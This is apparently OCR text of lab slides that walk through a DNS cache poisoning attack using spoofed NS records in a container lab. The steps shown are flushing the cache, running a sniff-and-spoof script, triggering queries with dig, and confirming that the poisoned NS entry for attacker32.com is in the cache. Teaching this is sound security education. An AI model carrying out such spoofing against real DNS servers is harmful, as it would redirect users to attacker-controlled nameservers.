
DNS Servers hold **DNS Records**

Type A Records: IPv4 Addresses. Ie. the IP Address for www.example.com is 1.2.3.4

Type NS Records: Authoritative DNS Servers for a domain. Ie. the Authoritative DNS Server for www.example.com is `a.iana-servers.net`

Our next text will be to poison a local DNS cache with **NS type records**.
→ Visitor that want to access any webpage in the domain example.com will use the attackers nameserver

Spoofing NS Records (Task 3)




DNS Records on 10.9.0.53 (the "cache")

example.com	**NS**	**attacker32.com**
www.reese.com	A	5.6.7.8
Facebook.com	A	192.68.7.223

We must contact the example.com authoritative nameserver to get the IP address. If we poison the local DNS server with malicious NS records, it will *use the attackers nameserver*

Spoofing NS Records (Task 3)




DNS Records on 10.9.0.53 (the "cache")

example.com	**NS**	**attacker32.com**
www.reese.com	A	5.6.7.8
Facebook.com	A	192.68.7.223

We must contact the example.com authoritative nameserver to get the IP address. If we poison the local DNS server with malicious NS records, it will *use the attackers nameserver*

Spoofing NS Records (Task 3)



DNS Records on 10.9.0.53 (the "cache")

example.com	**NS**	**attacker32.com**
www.reese.com	A	5.6.7.8
Facebook.com	A	192.68.7.223

We must contact the example.com authoritative nameserver to get the IP address. If we poison the local DNS server with malicious NS records, it will *use the attackers nameserver*

Attacker VM (10.9.0.1)

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

Victim Container (10.9.0.5)

Spoofing NS Records

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

Victim Container (10.9.0.5)

Spoofing NS Records

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig example.com
```

3. Run dig command to generate DNS traffic

Spoofing NS Records

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 sp
oof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig example.com
```

3. Run dig command to generate DNS traffic

4. Our sniffer program detects a new DNS query, and spoofs an **NS response**

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 sp
oof_ns.py 10.9.0.53
.
Sent 1 packets.
```

Spoofing NS Records

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig example.com
```

3. Run dig command to generate DNS traffic

4. Our sniffer program detects a new DNS query, and spoofs an **NS response**

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 sp
oof_ns.py 10.9.0.53
.
Sent 1 packets.
```

5. Check the cache on the local DNS server

```
root@e8f13d4a656e:/# rndc dumpdb -cache
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep examp
le
example.com.            777580  NS      ns.attacker32.com.
root@e8f13d4a656e:/# rndc flush
```

Whenever somebody contacts a domain under example.com, it will use the attacker's nameserver!!


Remote DNS servers?

Packet spoofing countermeasures?

- Coming soon ™

